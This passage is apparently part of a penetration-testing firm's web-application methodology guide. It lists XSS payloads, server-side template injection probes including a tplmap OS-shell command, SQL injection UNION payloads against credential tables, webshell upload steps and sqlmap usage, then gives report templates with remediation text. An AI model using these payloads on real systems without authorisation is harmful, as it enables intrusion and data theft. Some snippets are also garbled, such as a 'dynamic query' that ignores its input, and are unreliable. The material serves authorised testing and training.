Enter `"/\<>+=%$_-!@#()*&^~|}{?` and view the response to determine which characters are being filtered out.

Inject blocked character in the following formats and check if they are accepted.

- URL encoding
- HTML encoding
- Double encoding
- Base64 encoding

ENUMERATION TECHNIQUES

```
<img src="" onerror=alert(window.origin)>
```

```
<img src=x onerror=alert('XSS');>
```

```
s=<img src=x onerror=alert('XSS');>
```

```
<plaintext>
```

```
<script>alert(123);</script>
```

```
<script>document.title = "we hacked your site"</script>
```

```
<ScRipT>alert("XSS");</ScRipT>
```

```
<script>alert(123)</script>
```

```
<script>alert("hellox worldss");</script>
```

```
<script>alert("XSS")</script>
```

```
<script>alert("XSS");</script>
<script>alert('XSS')</script>
"><script>alert("XSS")</script>
<script>alert(/XSS")</script>
<script>alert(/XSS/)</script>
</script><script>alert(1)</script>
'; alert(1);
')alert(1);//
<ScRiPt>alert(1)</sCriPt>
<IMG SRC=jAVaScRIPt:alert('XSS')>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=javascript:alert('XSS')>
<img src=xss onerror=alert(1)>
')alert(1);//
```

FURTHER RESEARCH

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

<https://portswigger.net/web-security/cross-site-scripting>

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

SERVER-SIDE TEMPLATE INJECTION

Template engines are widely used by web applications to present dynamic data via web pages and emails. Unsafely embedding user input in templates enables Server-Side Template Injection.

LANGUAGE	TEMPLATE INJECTION	SYNTAX
Java	Velocity, Freemaker	
Javascript	EJS, Jade, Rage	<%= EJS %>
Python (Django, Flask.)	Jinja2, Mako, Tornado	{{ code }}
PHP	Smarty	{{ \$code }}
PHP	Twig / Mustache	{{ code }}
ASP .NET	WebForms	<%@ code %>
ASP .NET MVC	Razer	<%= code =>
RUBY	Liquid	

```
{ 7 * 7 }
```

```
{{ 7 * 7 }} = 49
```

```
{{ `7' * 7 }} = "7777777"
```

```
{{ config }}
```

```
{ class.getClassLoader() }
```

```
{ class.getResource("___.getPath() }
```

```
{ class.getResource(".././.././.././../index.htm").getContent() }
```

```
{ T(java.lang.System).getenv() }
```

Further information and injections:

<https://portswigger.net/web-security/server-side-template-injection>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

SERVER-SIDE TEMPLATE INJECTION

Install Tplmap

```
tplmap -u 'http://www.target.com/page?name=john'
```

```
tplmap -os-shell -u 'http://target.com/page?name=John'
```

*** BURP PLUGIN TOO ****

XPATH AND XCAT

EXtensible Markup Language (XML) is a mark-up language designed to describe data and not to display it. XML documents are often used as databases, data can be read and written through queries and an [XML database](#) looks just like an XML document.

XPath (XML Path Language) is a standard language used to query and navigate XML documents. The good news (for threat actors) is that XPath has an all-or-nothing connotation, if you get some access, you get it all.

XPath, unlike SQL, lacks granular access control, so there are no tiers of privilege to navigate between, and if you can enumerate one character, you know you are able to capture all of them. Hopefully, these trade-offs are understood by web developers, and protection via other means is implemented to prevent access/validate all transactions.

XPATH is a python open-source SQL injector that automates the process of detecting and exploiting error-based injection security flaws. At the moment, DBMS supported by Xpath is mysql:

```
git clone https://github.com/rooth3x49/Xpath.git
```

```
python xpath.py
```

```
xpath -u 10.10.10.10/main.php?id=9 --dbs
```

```
xpath -u 10.10.10.10 --data "main.php?id=9" --dbs
```

XCAT is a tool written in Python 3, which can help you retrieve information using XPath injection vulnerabilities. It is not included by default in Kali Linux, but it can easily be added:

```
pip3 install xcat
```

```
xcat run http://localhost:4567/ query=Rogue --true-string=Lawyer --fast
```

FURTHER RESEARCH

<https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf>

<https://maxtoroq.github.io/xpath-ref/>

PARAMETER REDIRECTION

Parameter based redirection occurs when a function is in place to redirect or forward a user that does not correctly sanitise user input. If an attacker exploits this functionality, it is possible to redirect the user to an attacker-controlled page and potentially phish data.

Attempt to exploit any functionality that redirects a user.

FURTHER RESEARCH

https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

DIRECTORY PATH TRAVERSAL

Path traversal uses relative dot notation to traverse through file systems to retrieve unintended files. Follow the external references to test for any path traversal vulnerabilities in parameters that retrieve files.

```
https://domain.com/../../../../../../../../.. < data.txt
```

Data files:-

<https://raw.githubusercontent.com/MrW0lo5zyn/pentesting/master/web/payloads/lfi-rfi/lfi-linux-list.txt>

<https://raw.githubusercontent.com/MrW0lo5zyn/pentesting/master/web/payloads/lfi-rfi/lfi-windows-list.txt>

LOCAL FILE INCLUSION

FURTHER RESEARCH

https://owasp.org/www-community/attacks/Path_Traversal

<https://gracefulsecurity.com/path-traversal-cheat-sheet-linux/>

SQLMAP INJECTION

Structured Query Language (SQL), is a standard language for storing, manipulating and retrieving data within databases. SQL statements are used to perform tasks such as updating data on a database or retrieving data from a database.

Some common relational database management systems that use SQL are: Oracle, Sybase, Microsoft SQL Server, Access, Ingres, etc. Although most database systems use SQL, most of them also have their own additional proprietary extensions that are usually only used on their system.

However, the standard SQL commands such as "Select", "Insert", "Update", "Delete", "Create", and "Drop" can be used to accomplish almost everything that one needs to do with a database.

To build a web site that shows data from a database, you will need:

An RDBMS database program (i.e. MS Access, SQL Server, MySQL)

- To use a server-side scripting language, like PHP or ASP
- To use SQL to get the data you want
- To use HTML / CSS to style the page

Below are examples to look for within a web application.

PHP STATIC QUERY

```
dbhostname=  
dbuser=  
dbpassword  
dbname  
connection=mysqli_connect($dbname, $dbuser, $dbpassword, $dbname);  
query="SELECT name FROM Products;";  
results=mysqli_query($connection, $query);  
display_results($results);
```

PHP DYNAMIC QUERY

```
$id = $_GET ['id'];  
connection=mysqli_connect($dbname, $dbuser, $dbpassword, $dbname);  
query="SELECT name FROM Products;";  
results=mysqli_query($connection, $query);  
display_results($results);
```

The above type of coding is extremely dangerous, as a threat actor can exploit the query string by inserting malicious code into it, such as ' OR 1=1 -- -, to take control of the database interaction. This command instructs the database to select by checking two conditions:

- The id must be empty (id = "")
- OR an always true condition ('a'='a')

While the first condition is not met the SQL engine must consider the OR statement, which is always TRUE, this instructs the database to select ALL items. This would also work with a union command:

- 'UNION SELECT Username, Password FROM Accounts WHERE 'a'='a'

Using a deep understanding of database management systems, a threat actor can access the companies' whole database just by using its web application.


SQL INJECTION POINTS

To exploit a SQL injection, you first have to find where the [injection point](#) is, then craft a [payload](#) to take control of the dynamic query. To identify the [injection point](#) you have to test **every user supplied input** used within the web application.

When we state web applications, user inputs are:

- GET parameters
- POST parameters
- HTTP headers – user agent
- HTTP headers – Cookie
- HTTP headers – Accept etc.

Every input must be tested, one injection at a time using burp proxy, in order to conduct a professional pen-test.



Then, after manually finding the best way to exploit an injection, you can efficiently automate it using automatic tools such sqlmap.

USEFUL COMMANDS

- `user()` = return the name of the user currently using the database.

`substring()` = returns a substring of the given argument. It takes 3 parameters – the input string, the position of the string and its length.

- `substring('etraining', 2,1)`
- `SELECT substring(user(),1,1) = 'r';` – *returns 1 true or 0 false for username*
- `SELECT substring(user(),2,1) = 'ra'`
- `SELECT substring(user(),3,1) = 'ray'`
- `SELECT name FROM movies WHERE name LIKE '__ay'` - *__ is a wildcard*

- `BACKUP DATABASE Employee TO DISK = 'C:UsersSahitiDesktop';`

- `SELECT description FROM items WHERE id = ' ' UNION SELECT USER(); -- !;`
- *Forces the web application to display the result of the user() function on the webpage.*

- `'UNION SELECT null; -- -`
- `'UNION SELECT null, null; -- -` - *Establishes the number of fields.*
- `'UNION SELECT 'test1', 'test2'; -- -` - *Reflected.*
- `'UNION SELECT 'test1', user(); -- -`

When injecting a SQL query, you should have a brief idea of what it does, i.e., does it display or modify data and never use DELETE or DROP.

SQLMAP

SQLmap is an open source penetration testing tool, that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches listing from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

With SQLmap you can both **detect** and exploit SQL injections.

```
sqlmap -u 'http://10.10.10.10/login.php?id=1' -p id [options]
```

```
sqlmap -u 'http://10.10.10.10/login.php?id=1' -p id --technique u
```

```
sqlmap -u 'http://10.10.10.10/login.php?id=1' --data=<POST string> -p id
```

```
sqlmap -r burp.txt --dbs
```

FURTHER RESEARCH

https://www.w3schools.com/sql/sql_injection.asp

<https://portswigger.net/web-security/sql-injection>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

<https://hackertarget.com/sqlmap-post-request-injection/>

FILE UPLOADS

File uploads are a gateway to the underlying server. They often do not correctly check filetypes or implement anti-virus scanning. successful exploitation may result in full compromise of the underlying web server via uploading shells.

Steps:

1. Check is the filetype is being checked server-side. (Upload a file with the required filetype, capture it in burp and change the file type.)
 1. If you can upload sensitive filetypes, try and upload webshells. in Kali they are stored in usr > share > webshells.
 2. If you are able to upload a shell, try and find the true path of the file (sometimes works by right clicking and copy location, sometimes available in source code)
 3. Browse to true location of shell and perform exploits as required.
2. Attempt to get XSS via changing the filename captured in burp when uploading.
3. If you are testing a CSV upload or one that processes a document, put XSS payloads inside the doc then upload it.
4. Upload 'eicar' string to test for AV. Save it in a file with the eicar string as the first bytes and whatever filetype.
5. Follow External References.

.xbl extension

```
<a:script xmlns:a=http://www.w3.org/1999/xhtml>
```

```
  alert(document.domain)
```

```
</a:script>
```

LACK OF ANTI VIRUS ON FILE UPLOAD
UNRESTRICTED FILE UPLOAD FACILITY

FURTHER RESEARCH

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

<https://pen-testing.sans.org/resources/papers/gwapt/web-application-file-upload-vulnerabilities-130794>

<https://pentestlab.blog/2012/11/19/abusing-file-upload/>

https://www.eicar.org/?page_id=3950

WEB APPLICATION PENETRATION TESTING

PART X


BURP SUITE AUDIT

BURPSUITE AUDITS

Burp or Burp Suite is a graphical penetration-testing tool used in web application security. Burp Suite has become the industry standard suite of tools used by information security professionals Worldwide. Burp enables security professionals to identify vulnerabilities and verify attack vectors that can affect web applications.

In its simplest form, Burp Suite can be classified as an **Interception Proxy**. While browsing the target application, a penetration tester can configure their internet browser to route traffic through the Burp Suite proxy server. Burp Suite then acts as a man-in-the-middle by capturing and analysing each request to and from the target web application so that they can be scrutinised.

Penetration testers can pause, manipulate and replay individual HTTP requests in order to analyse potential parameters or injection points. Injection points can be specified for manual as well as automated fuzzing attacks to discover potentially unintended application behaviours, crashes and error messages.



PASSIVE AUDIT SCANS

The audit phase of a scan involves analysing the application's traffic and behaviour to identify security vulnerabilities and other issues. Burp Scanner employs a wide range of techniques to deliver a high-coverage, dead-accurate audit of the application being scanned.

Burp Scanner carries out several distinct audit phases. These are divided into three areas:

- Passive phases
- Active phases
- JavaScript analysis phases

Performing multiple phases within each area allows Burp to:

- Effectively find and exploit functions that store and return user input.
- Avoid duplication by handling frequently occurring issues and insertion points in an optimal manner.
- Execute applicable work in parallel to make most efficient use of system resources.

Where possible **passive scan** audits should be undertaken logged in at an appropriate level which may include **administrator** level.

The screenshot displays the Burp Scanner interface. The top section shows a list of issues found during a scan of 'http://docker.hackthebox.eu:31785'. The issues are filtered by 'High' severity and 'Certain' confidence. The selected issue is 'Cleartext submission of password'.

#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
36	3	10:11:04 3 Mar 2020	Issue found	⚠ Cross-domain script include	http://docker.hackthebox.eu:31785	/	/auth	Information	Certain	
35	3	10:11:04 3 Mar 2020	Issue found	⚠ Form does not contain an anti-CSRF token	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
34	3	10:11:04 3 Mar 2020	Issue found	⚠ Password field with autocomplete enabled	http://docker.hackthebox.eu:31785	/	/auth	Low	Certain	
33	3	10:11:04 3 Mar 2020	Issue found	🔴 Cleartext submission of password	http://docker.hackthebox.eu:31785	/	/auth	High	Certain	
32	3	10:11:04 3 Mar 2020	Issue found	⚠ Frameable response (potential Clickjacking)	http://docker.hackthebox.eu:31785	/	/auth	Information	Firm	
31	3	10:11:04 3 Mar 2020	Issue found	⚠ Request vulnerable to Cross-site Request Forgery	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
30	3	10:11:04 3 Mar 2020	Issue found	⚠ Cookie without httpOnly flag set	http://docker.hackthebox.eu:31785	/	/auth	Low	Firm	
29	3	10:11:04 3 Mar 2020	Issue found	⚠ Request vulnerable to Cross-site Request Forgery	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
28	3	10:11:04 3 Mar 2020	Issue found	⚠ Request vulnerable to Cross-site Request Forgery	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
27	3	10:11:04 3 Mar 2020	Issue found	⚠ Request vulnerable to Cross-site Request Forgery	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
26	3	10:11:04 3 Mar 2020	Issue found	⚠ Request vulnerable to Cross-site Request Forgery	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
25	3	10:11:04 3 Mar 2020	Issue found	⚠ Lack or Misconfiguration of Security Header(s)	http://docker.hackthebox.eu:31785	/robots.txt	/robots.txt	Low	Certain	
24	3	10:11:04 3 Mar 2020	Issue found	⚠ Interesting Header(s)	http://docker.hackthebox.eu:31785	/robots.txt	/robots.txt	Low	Certain	
23	3	10:11:03 3 Mar 2020	Issue found	⚠ Content Sniffing not disabled	http://docker.hackthebox.eu:31785	/robots.txt	/robots.txt	Low	Certain	
22	3	10:11:03 3 Mar 2020	Issue found	⚠ Browser cross-site scripting filter misconfiguration	http://docker.hackthebox.eu:31785	/robots.txt	/robots.txt	Low	Certain	
21	3	10:11:03 3 Mar 2020	Issue found	⚠ Request vulnerable to Cross-site Request Forgery	http://docker.hackthebox.eu:31785	/	/auth	High	Tentative	
20	3	10:11:03 3 Mar 2020	Issue found	⚠ Cross-domain script include	http://docker.hackthebox.eu:31785	/	/auth	Information	Certain	
19	3	10:11:03 3 Mar 2020	Issue found	⚠ Cross-domain Referer leakage	http://docker.hackthebox.eu:31785	/	/auth	Information	Certain	

The detailed view of the 'Cleartext submission of password' issue shows the following details:

- Issue:** Cleartext submission of password
- Severity:** High
- Confidence:** Certain
- Host:** http://docker.hackthebox.eu:31785
- Path:** /

CRAWLING THE WEB SITE

Burp suite spider is a powerful tool that allows you to build a directory tree showing the application structure. This is helpful as it lets you see a high-level view of the application and find sensitive directories. As spider is not intuitive, it will follow all links on an application so ensure that this is done whilst unauthenticated to prevent it from triggering any sensitive functionality.

Steps:

1. Click on Target > Sitemap within burp
2. Right click on the host and choose "scan"
3. Select "crawl"
4. Press okay (This will now show up as a live task in dashboard and can be paused if necessary.)
5. The application tree will become available on the fly by double clicking on the host in target > sitemap

ACTIVE AUDIT SCAN

Run burp active scanner against any non-sensitive pages.

Ensure that you read this link about how to use burp scanner before use -

<https://portswigger.net/burp/documentation/desktop/scanning>

REMEMBER: Before beginning any active scanning always descope any found registration and contact forms to prevent database flooding and unwanted emails.

BUSINESS LOGIC TESTING

Business logic will be case specific to the web application you are testing and forms the final part of any web application penetration test.

By this stage, you should be familiar with the logic of the application and understand how it works. Once all other checks have been completed, you should attempt to manipulate the business logic to perform in an unintended way.

For example, a checkout may offer free delivery to all customers that make an order of over £30. If matching this sets a cookie, can you replay it with a £5 order to obtain a free delivery?

This section is typically where the more advanced hacking takes place. Be creative, experiment, and pay attention to the underlying technologies in use.

EXPLOITATION

In this section, the consultant attempts to exploit any vulnerabilities identified. If the consultant believes this may have an impact on the target, the consultant will first seek permission from the client. The extent of exploitation required should be agreed prior to the assessment commencing.

APPENDIX A

RESPONSE CODES FOR WEB PAGES

A comprehensive list of HTTP Server response status codes is included below.

100 Continue
101 Switching Protocols
103 Early Hints
200 OK
201 Created
202 Accepted
203 Non-Authoritative Information
204 No Content
205 Reset Content
206 Partial Content
300 Multiple Choices
301 Moved Permanently
302 Found
303 See Other
304 Not Modified
307 Temporary Redirect
308 Permanent Redirect
400 Bad Request
401 Unauthorized
402 Payment Required
403 Forbidden
404 Not Found
405 Method Not Allowed
406 Not Acceptable
407 Proxy Authentication Required

408 Request Timeout
409 Conflict
410 Gone
411 Length Required
412 Precondition Failed
413 Payload Too Large
414 URI Too Long
415 Unsupported Media Type
416 Range Not Satisfiable
417 Expectation Failed
418 I'm a teapot
422 Un-Processable Entity
425 Too Early
426 Upgrade Required
428 Precondition Required
429 Too Many Requests
431 Request Header Fields Too Large
451 Unavailable for Legal Reasons
500 Internal Server Error
501 Not Implemented
502 Bad Gateway
503 Service Unavailable
504 Gateway Timeout
505 HTTP Version Not Supported
506 Variant Also Negotiates
507 Insufficient Storage
508 Loop Detected
510 Not Extended
511 Network Authentication Required

APPENDIX B

REPORT REQUIRMENTS

Start the report by inserting the following standard text.

Section 2.0

Pentest People were commissioned to perform a Web Application Assessment against the scope of works detailed in this report. The security testing was carried out between day month, 2022 and day month, 2022 and included the following individual pieces of work -

- Unauthenticated Web Application Assessment
- Authenticated Web Application Assessment with user assigned roles: X, and Y.

Section 3.1

Make sure all assessed web application URLs are included here (ipv4 addresses).

Section 4

This section includes a high-level paragraph summarising the overall results of the assessment, allowing readers with little time to gain an understanding of the 'bottom line'. The key findings with a short description and level of risk are included. This section also includes the consultant's comments to further explain the results of each test, their business impact, and the recommended remediation steps specific to the client.

Section 4.1

The application assessment results clearly demonstrate that the security of the website has been set at a high standard, nevertheless there is still room for improvement as shown by the high number of medium vulnerabilities identified.

`Grouping these vulnerabilities into categories, the two most concerning categories are weak cryptographic services and generic server misconfigurations.

The listed vulnerabilities detailed within these categories alone do not represent a significant risk to business disruption; however, if a malicious third party or threat

actor were to combine multiple vulnerabilities, it could lead to sensitive information disclosure or user account compromise.

The majority of these findings are due to security misconfigurations within the web server and are relatively simple to remediate. Implementation of all remediations for all vulnerabilities identified, will not only strengthen the application and its underlying infrastructure, but also enhance the overall security posture of the business.

Section 4.3

Insert standard text for chosen key points here.

Section 4.4

This section contains the consultant's comments regarding the results of each assessment performed. The content is aimed at readers who work within the information security field and deal directly with technical employees.

Section 4.4.1

Written in HTML/ASP the application features a typical API swagger interface; three interactive API tutorials are available, along with their related structure information.

While assessing the application, it was clearly demonstrable that defence in depth strategies had been implemented with respect to confidentiality, integrity, and availability as applied to web applications. For example, the consultant observed that user entered parameters were well sanitised preventing any cross-site scripting (XSS) attacks from being undertaken.

However overall, several security-weaknesses were found to be deeply embedded within the application's cryptographic services and server configuration. Specifically, the consultant noted that TLS version 1.0 and TLS version 1.1 protocols were supported by the application's underlying server, both versions of this cypher are cryptographically unsound resulting in related vulnerabilities being identified, such as beast, TLS fallback and sweet32. Removing these protocols from the server will also remove the compounding vulnerabilities associated with their weak cryptography.

Finally, with respect to the server configuration, it was found to be seriously lacking in security/industry best practices. The consultant observed that all HTTP security headers were missing, modern browsers support many types of headers that improve web application security and protect against threats such as clickjacking, cross-site

scripting, and other common attacks. It is highly recommended that these are implemented server-side throughout the application. Furthermore, vulnerable clickjacking points were identified during the assessment along with verbose headers that should be removed or suppressed.

Overall, the application presents a small attack surface, but there are a number of findings which should be prioritised for remediation. If the findings were remediated, the cyber security resilience of the applications could be further hardened against cyber-attacks. There are also a number of findings which have not been mentioned here in the consultant's comments but can be found in the main body of the report, however all findings should be investigated if practicable. The fewer chances a malicious attacker has to exploit the application and its underlying infrastructure, the lower the possibility of a cyber-attack occurring.

Section 5

Select 4/5 main remediation steps here.

CVS SCORE CHANGES

Given the context that this vulnerability was discovered in, the consultant has made the decision to alter the severity to _____. A number of factors were taken into consideration, including the presence of a web application firewall and the consultant's own thoughts on how exploitable this vulnerability is when pertaining to the application.

CLIENT DEBRIEF SESSIONS

List client contact names and job titles within company.

KEY POINTS

Standard text for chosen key points:-

Vulnerability Header
Description of vulnerability and remediation.

Arbitrary Trusted Origin (CORS)
Cross-origin resource sharing (CORS) vulnerabilities arise mainly from misconfigurations. Proper configuration of the origin in the Access-Control-Allow-Origin header is required. Only trusted sites should be specified in the header. Dynamically reflecting origins from cross- domain requests without validation is readily exploitable and should be avoided. Avoid using NULL or wildcard values on internal networks.

TLS Protocol: Version 1.0/1.1 Supported
The application offers versions 1.0 and 1.1 of TLS. It should be noted that both versions are considered cryptographically insecure by the security community. As a result, an attacker may be able to derive clear text snippets of encrypted communication data in certain circumstances. This would affect the integrity and confidentiality of the assessed application communications data. It is advised that the current TLS/SSL configurations is reviewed as a matter of priority and both versions are removed.

SQL Injection
Parameterised queries should be used where untrusted input appears as data within the query. For an effective parameterised solution, the string used in the query must always be a hardcoded constant and must never contain any variable data from any source. For an effective solution for preventing SQL Injection, prepared statements should be used for every database query. Every data item inserted into the Query should be properly parameterised. In addition, always implement the lowest possible level of privileges to the user account accessing the database.

Session Controlling Cookies Missing Security Flags

Modern browsers support cookie HTTP response flags that help improve web application security. For example, utilising the 'HttpOnly' flag when generating a cookie helps mitigate the risk of client-side JavaScript accessing the cookie. While the 'SameSite' flag prevents the browser from sending this cookie along with cross-site requests, the main goal being the mitigation of cross-origin information leakage. Also, the 'Secure' flag attribute is used to prevent cookies from being observed by unauthorised parties due to the transmission of the cookie in clear text. It is highly recommended that all three cookie flags are implemented and form part of the overall session management policy.

Concurrent Session Supported

Once an authenticated session has been established, the stored session ID (or token) is temporarily equivalent to the strongest authentication method used by the application. By supporting concurrent logins, you inadvertently create a pathway that could lead to valid credentials being misused by an illegitimate threat actor at the same time as a legitimate user to authenticate to the network. Resulting in multiple security issues, such as the misuse of the users' personal information or resources to perform unauthorised actions. If possible, restrict user accounts to single active sessions only.

Excessive Session Timeout

Session timeout represents the event occurring when a user does not perform any action on a web site during an interval that has been defined on the web server. The event, on the server side, changes the status of the user session to 'invalid' and instructs the web server to destroy it, deleting all data contained within it. It is best practice to set session timeouts to the most minimal value possible depending on the context of the application and avoid 'infinite timeout'. Also, perform a declarative definition of the session timeout to apply a global timeout for all application sessions. It may also be worth thinking about implementing trace sessions that monitor creation/destruction to gather and analyse a creation trend, thus identifying any abnormal amount of session creations.

Missing HTTP Security Headers

Modern browsers support many HTTP headers that improve web application security and protect against threats such as clickjacking, cross-site scripting, and other common attacks. It is highly recommended that the specified missing security headers are implemented as priority. Without them, threat actors remain empowered to abuse the application.

Insecure Cookie Options

Modern browsers support cookie HTTP response flags that help improve web application security. For example, utilising the 'HttpOnly' flag when generating a cookie helps mitigate the risk of a client-side script accessing the protected cookie. While the 'SameSite' flag prevents the browser from sending this cookie along with cross-site requests, the main goal being the mitigation of cross-origin information leakage. Also, the 'Secure' flag attribute is used to prevent cookies from being observed by unauthorised parties due to the transmission of the cookie in clear text. It is highly recommended that all three cookie flags are implemented and form part of the overall session management policy.

Weak Account Password Policy

The password policy should enforce a minimum length of ten characters that must include an uppercase character and at least one number/symbol. Users should be educated and encouraged to choose strong passphrases, which are small sentences that are easy to memorise and do not require regular changing. It is also recommended that two-factor authentication is implemented for all users as standard

Weak User Account Lockout Policy Setting

The consultant failed to lockout the administrator account by logging in 25 times with an incorrect password. This empowers a threat actor to perform automated dictionary attacks against the application to compromise privileged accounts. It is highly recommended that brute force features are implemented as priority to mitigate against the possibility of a successful privileged account takeover.

Weak Authentication Lockout Threshold

The consultant failed to lockout the administrator account by logging in 25 times with an incorrect password. This empowers a threat actor to perform automated dictionary attacks against the application to compromise privileged accounts. It is highly recommended that brute force features are implemented as a priority to mitigate against the possibility of a successful privileged account takeover.
--

Unrestricted File Upload Facility

The consultant was able to upload 'Eicar' text files with various filename extensions such as .exe and .zip. Applications should be developed with mechanisms to only accept and manipulate 'acceptable' file types that the rest of the application's functionality is ready to handle and expecting.

Lack of Anti-Virus on File Upload

The consultant was able to upload an Eicar text file, a file that 60% of anti-virus detection systems identify as malware even though it is harmless. Web applications that do not have the correct controls in place to ensure user uploaded files are validated or sanitised are potentially vulnerable to unrestricted file upload, this empowers threat actors with the ability to potentially perform remote code execution.
--

Lack of CAPTCHA Control

The application does not enforce the use of CAPTCHA control. An attacker could potentially exploit this to create a Denial-of-Service by using publicly available tools to generate thousands of requests and spam the server.

Lack of Two-Factor Authentication

It is of paramount importance that additional security controls should be implemented, such as On-Time Passwords (OTPs) provided by physical token device, or source IP address restrictions. Weak password account policies empower threat actors to perform automated dictionary attacks against the application to compromise privileged accounts. It is highly recommended that brute force protections are implemented as priority to mitigate against the possibility of successful privileged account takeover.
--

Publicly Accessible Debug Log

Threat actors often attempt to exploit pages such as this to gain unauthorised access or knowledge of the system. The logging of sensitive data in such a way exposes the applications' secrets to threat actors or malicious third parties. All developmental logging pages should be cleansed prior to public release of the application.

Valid Username Enumeration Method

The application's own Boolean logic was used to confirm the validity of entered usernames. To hinder brute force attacks undertaken by threat actors, success or failure messages should be generic in nature. It is recommended that CAPTCHA controls and two-factor authentication for administrative accounts are implemented as part of the applications' login functionality.
--

Valid Password Enumeration

The application's own Boolean logic was used to confirm the validity of entered passwords. To hinder brute force attacks undertaken by threat actors, success or failure messages should be generic in nature. A lock-out feature should also be implemented within the applications' login functionality, so that if incorrect passwords are entered consecutively the account user is locked or suspended for a set period.

Sensitive Information Passed within HTTP GET Request

It was observed that sensitive and personal information was being sent from the client to the remote server via a GET request, these requests included API keys, tokens, and email addresses within the URL. It is recommended that you change this to a POST request, as GET requests are cached locally, remain within the browser's history, and can be bookmarked

Document Metadata information Disclosure

Threat actors often parse downloadable content in order to harvest privileged information that has inadvertently been left behind by the author, hidden within the files metadata. Failure to correctly sanitise content prior to uploading onto the server, will eventually expose either the applications' or organisation's secrets to a threat actor or malicious third party. These secrets, such as the authors personal home email address, software version, or even the servers internal file structure will eventually be used by the threat actor to perform a sophisticated attack, such as a targeted phishing attack.

Outdated Third-Party Libraries

Instances of outdated third-party libraries were identified during testing. The presence of outdated software also indicates a lack of patch management policy, such a policy would ensure all software is updated to the latest versions whenever possible.

Out of Date JavaScript Libraries

Instances of outdated third-party libraries were identified during testing including WordPress and Postma. The presence of outdated software also indicates a lack of patch management policy, such a policy would ensure all software is updated to the latest versions whenever possible

HTTP Slow Post Request

